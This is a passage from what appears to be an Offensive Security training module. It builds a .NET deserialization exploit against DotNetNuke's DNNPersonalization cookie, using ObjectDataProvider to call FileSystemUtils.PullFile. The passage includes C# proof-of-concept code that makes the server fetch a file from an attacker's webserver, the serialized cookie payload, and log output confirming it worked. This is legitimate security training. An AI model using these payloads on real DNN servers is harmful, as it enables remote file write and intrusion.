Based on the information from the official documentation, we need to take a closer look at the *MethodName* property as this is what triggers the target method in the wrapped object to be called. Once we have decompiled the correct DLL, we can inspect the *MethodName getter* and *setter* implementations as shown below.

---

[79] (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.windows.data.objectdataprovider?redirectedfrom=MSDN&view=netframework-4.7.2

[80] (Microsoft, 2017), https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/how-to-specify-the-binding-source

[81] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/framework/wpf/data/data-binding-overview

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 154: ObjectDataProvider MethodName property getter and setter

In Figure 154, we can see that when the *MethodName* property is set, the private *_methodName* variable is set and ultimately the *base.Refresh* function call takes place. We'll trace that call.

```
30
31          /// <summary>Initiates a refresh operation to the underlying data model. The result is returned on the
              <see cref="P:System.Windows.Data.DataSourceProvider.Data" /> property.</summary>
32          // Token: 0x06001057 RID: 4183 RVA: 0x0003A373 File Offset: 0x00038573
33          public void Refresh()
34          {
35              this._initialLoadCalled = true;
36              this.BeginQuery();
37          }
```

Figure 155: Tracing the Refresh function call

Here (Figure 155) we notice another function call, namely to *BeginQuery*. If we try to follow this execution path by clicking on the function name in dnSpy we will see the following:

```
161
162         /// <summary>When overridden in a derived class, this base class calls this method when <see
              cref="M:System.Windows.Data.DataSourceProvider.InitialLoad" /> or <see
              cref="M:System.Windows.Data.DataSourceProvider.Refresh" /> has been called. The base class delays the
              call if refresh is deferred or initial load is disabled.</summary>
163         // Token: 0x06001066 RID: 4198 RVA: 0x000068EB File Offset: 0x00004AEB
164         protected virtual void BeginQuery()
165         {
166         }
```

Figure 156: BeginQuery implementation

This seems to be a dead end, but we need to realize that the *ObjectDataProvider* class inherits from the *DataSourceProvider* class, which is where dnSpy took us. Therefore, we need to make sure we navigate to the *BeginQuery* function implementation within the *ObjectDataProvider* class that overrides the inherited function.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 157: Overridden BeginQuery function implementation

At the end of *BeginQuery* (Figure 157) we can see that there is another call, specifically to the *QueryWorker* method. As before, we will continue tracing this as well.




Figure 158: QueryWorker function implementation

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Finally, in Figure 158, we arrive at a function call to *InvokeMethodOnInstance* on line 300. This is exactly the point at which the target method in the wrapped object is invoked.

Let's see if we can verify this chain of calls in a simple example project.

7.3.3 Example Use of the ObjectDataProvider Instance

We will use the following Visual Studio project as the basis for our final serialized payload generator. We will try to reuse as much of the existing DNN code as possible so that we do not have to reinvent the wheel. For this reason, we need to make sure that the *DotNetNuke.dll* and the *PresentationFramework.dll* files are added as references to our project, using the same process we described earlier.




Figure 159: Necessary references are added to our PoC Visual Studio project

Before continuing, we also need to make sure that we have a webserver available from which we can download an arbitrary file using the DNN vulnerability. We will use our Kali virtual machine for that purpose.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 160: Using a Kali instance as our webserver

With that out of the way, let's look at the following code:

```
01: using System; 02:
using System.IO;
03: using System.Xml.Serialization; 04:
using DotNetNuke.Common.Utilities; 05:
using System.Windows.Data;
06:
07: namespace ODPSerializer
08: {
9:      class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             ObjectDataProvider myODP = new ObjectDataProvider();
14:             myODP.ObjectInstance = new FileSystemUtils();
15:             myODP.MethodName = "PullFile";
16:             myODP.MethodParameters.Add("http://192.168.119.120/myODPTest.txt");
17:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt");
18:             Console.WriteLine("Done!");
19:         }
20:     }
21: }
```

Listing 221 - Basic application to demonstrate the ObjectDataProvider functionality

In Listing 221 on lines 1-5, we first make sure we set all the appropriate "using" directives to define the required namespaces. Then starting on line 13, we:

- Create a *ObjectDataProvider* instance
- Instruct it to wrap a DNN *FileSystemUtils* object
- Instruct it to call the *PullFile* method
- Pass two arguments to the above mentioned method as required by its constructor

The first argument points to our Kali webserver IP address and the second argument is the path to which the downloaded file should be saved to.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We will compile this application in Visual Studio and debug it using dnSpy. To do so, we will start dnSpy and select the *Start Debugging* option from the *Debug* menu. In the *Debug Program* dialog box, we choose our compiled executable which should be located in the *C:\Users\Administrator\source\repos\ODPSerializer\ODPSerializer\bin\Debug* directory. We then need to ensure that the *Break at* option is set to "Entry Point".




Figure 161: Debugging the PoC application

Once we start the debugging session, we should arrive at the following point:




Figure 162: Hitting the entry point breakpoint in dnSpy

From here, in the Assembly Explorer (left pane) we will see a number of other assemblies that have been automatically loaded by our process.

As we are trying to verify the *ObjectDataProvider* analysis we performed earlier, we navigate to the *System.Windows.Data.ObjectDataProvider.QueryWorker* function implementation inside the *PresentationFramework* assembly and set a breakpoint on the function call to the *InvokeMethodOnInstance* method we identified earlier. We will finally let the process execution continue until this breakpoint is hit.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 163: Our breakpoint on the function call to InvokeMethodOnInstance is triggered

If we now look at the Call Stack window in dnSpy, we will see that the code execution occurred exactly as expected.




Figure 164: The ObjectDataProvider MethodName.set call stack confirms the call chain identified during the static analysis

One thing to notice at this point is that if we let the execution of our process continue, we will once again hit this breakpoint. As a matter of fact, this breakpoint will be reached three times. This corresponds to the number of times we are manipulating values related to our ObjectDataProvider instance. First, we set the MethodName property, which triggers the code chain we just analyzed and thus our breakpoint. We then set the MethodParameters values twice which will also trigger the breakpoint albeit with a slightly different call stack.

Finally we can see in our webserver logs that the URL we specified has been reached and that the file *C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt* on the DNN server has been successfully created.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.121.120 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 165: Webserver log indicates successful code execution




Figure 166: The PoC file has been created on the DNN server

At this point, we have demonstrated that an instance of the *ObjectDataProvider* class can indeed trigger the *FileSystemUtils.PullFile* method by simply setting the appropriate properties. Therefore, the only thing left for us to do is attempt to serialize this object and verify that we can trigger the same chain of events during deserialization. If this works, we will then move on and attempt to use the same object in the DNNPersonalization cookie.

7.3.3.1 Exercises

1. Repeat the steps described in the previous section. Use single-step debugging to follow the code execution chain starting with the invocation of the *MethodName* property setter.
2. Verify that the ObjectDataProvider triggers the method invocation three times in our example. Review the call stack each time in order to understand how they differ.

7.3.4 Serialization of the ObjectDataProvider

As we mentioned earlier in this module, our DNNpersonalization cookie payload has to be in the XML format. Since we have already demonstrated how to serialize an object using the *XmlSerializer* class, we can add that code to our example application from Listing 221. However, based on our earlier analysis we know that the DNNPersonalization cookie has to be in a specific format in order to reach the deserialization function call. Specifically, it has to contain the “profile” node along with the “item” tag, which contains a “type” attribute describing the enclosed object. Rather than trying to reconstruct this structure manually, we can re-use the DNN function that creates that cookie value in the first place. This function is called *SerializeDictionary* and is located in the *DotNetNuke.Common.Utilities.XmlUtils* namespace.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 167: The implementation of the function that creates the DNNPersonalization cookie values

With that in mind, we will adjust our application source code to look like the following:

```
01: using System; 02:
using System.IO;
03: using System.Xml.Serialization; 04:
using DotNetNuke.Common.Utilities; 05:
using System.Windows.Data;
06: using System.Collections;
07:
08: namespace ODPSerializer
9:  {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             ObjectDataProvider myODP = new ObjectDataProvider();
15:             myODP.ObjectInstance = new FileSystemUtils();
16:             myODP.MethodName = "PullFile";
17:             myODP.MethodParameters.Add("http://192.168.119.120/myODPTest.txt");
18:
myODP.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt");
19:
20:             Hashtable table = new Hashtable();
21:             table["myTableEntry"] = myODP;
22:             String payload = "; DNNPersonalization=" +
XmlUtils.SerializeDictionary(table, "profile");
23:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\PullFileTest.txt");
24:             writer.Write(payload);
25:             writer.Close();
26:
27:             Console.WriteLine("Done!");
28:         }
29:     }
30: }
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 222 - Serialization of the ObjectDataProvider instance

Starting on line 20 in Listing 222, we create a *HashTable* instance and proceed by adding an entry called “myTableEntry” to which we assign our *ObjectDataProvider* instance. We then use the DNN function to serialize the entire object while providing the required “profile” node name. Finally, we prepend the cookie name to the resulting string and save the final cookie value to a file.

If we compile the new proof of concept and run it under the dnSpy debugger we will be greeted with the following message:




Figure 168: A serialization error occurs when we try to serialize our object

If we drill down to the *_innerException* > *_message* value of the exception variable, we can see that the serializer did not expect the *FileSystemUtils* class instance (Figure 169).

Locals

Name	Value	Type
StackTrace	Can't evaluate when an unhandled exception has occurred	
TargetSite	Can't evaluate when an unhandled exception has occurred	
WatsonBuckets	Can't evaluate when an unhandled exception has occurred	
_className	null	string
_data	null	System.Collections.IDictionary
_dynamicMethods	null	object
_exceptionMethod	null	System.Reflection.MethodBase
_exceptionMethodString	null	string
_helpURL	null	string
_HResult	0x80131509	int
_innerException	null	System.Exception
_ipForWatsonBuckets	0x00000000	System.UIntPtr
_message	"The type DotNetNuke.Common.Utilities.FileSystemUtils was not expected. Use the...	string
_remoteStackIndex	0x00000000	int
_remoteStackTraceString	null	string
_safeSerializationManager	{System.Runtime.Serialization.SafeSerializationManager}	System.Runtime.Serialization.Safe...

Figure 169: Details of the thrown exception

The reason this is happening is due to the way the *XmlSerializer* is instantiated in the *SerializeDictionary* function. If we refer to Figure 167, the *XmlSerializer* instance is created using whatever object type is returned by the *GetType* method on the object that was passed into the *SerializeDictionary* function. Since we are passing an *ObjectDataProvider* instance, this is the type the *XmlSerializer* will expect. It will have no knowledge of the object type that is wrapped in the *ObjectDataProvider* instance, which in our case is a *FileSystemUtils* object. Therefore the serialization fails.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

It is important to note that we could in theory fix this issue by instantiating the *XmlSerializer* using a different constructor prototype, namely one that informs the *XmlSerializer* about the wrapped object type. The instantiation would then look similar to this:

```
XmlSerializer xmlSerializer = new XmlSerializer(myODP.GetType(), new
Type[] {typeof(FileSystemUtils)});
```

Listing 223 - Modification to the XmlSerializer instantiation to inform it about the wrapped object type

However, this would not help us because the *XmlSerializer* instance inside the vulnerable DNN function would process the serialized object with the default constructor, i.e. it would not account for the additional object type generating the same error shown in Figure 169.

The bottom line for us is that we cannot successfully serialize our object using the DNN *SerializeDictionary* function. This means that we need to consider the use of a different object that can help us achieve our goal, namely invocation of the *PullFile* method.

We'll tackle that problem next.

7.3.5 Enter The Dragon (ExpandedWrapper Class)

As a solution to the problem we described in the previous section, Muñoz and Mirosh suggested that the *ExpandedWrapper* class could be used to finalize the construction of a malicious payload. While that sounded good in theory, we found ourselves lacking details about how exactly this solution worked. Our assumption was that looking up the official documentation would be sufficient. However, in order to fully grasp the mechanics of this approach, a bigger effort is needed.

The official documentation[82] for the ExpandedWrapper class states that:

> *This class is used internally by the system to implement support for queries with eager loading of related entities. This API supports the product infrastructure and is not intended to be used directly from your code.*

This short explanation is not helpful to our understanding in any meaningful way. Furthermore, the explanation of the type parameters in the same document makes everything even more confusing at first. Although there seems to be a lack of publicly available explanations about the specific use-cases for this class, the .NET Framework is open source, which allows us to look at the actual implementation of this class and try to understand what exactly we are dealing with.

While the source code[83] itself is not particularly interesting, the summary information at the beginning of the class implementation provides us with a clue.

> *Provides a base class implementing IExpandedResult over projections.*

We are specifically focused on the term "projections". While the concept of projections may be familiar to some software developers, it is necessary for us to review this idea briefly so we can gain a better understanding of what the *ExpandedWrapper* class does. If we look at the official

[82](Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.data.services.internal.expandedwrapper-2?view=netframework-4.7.2

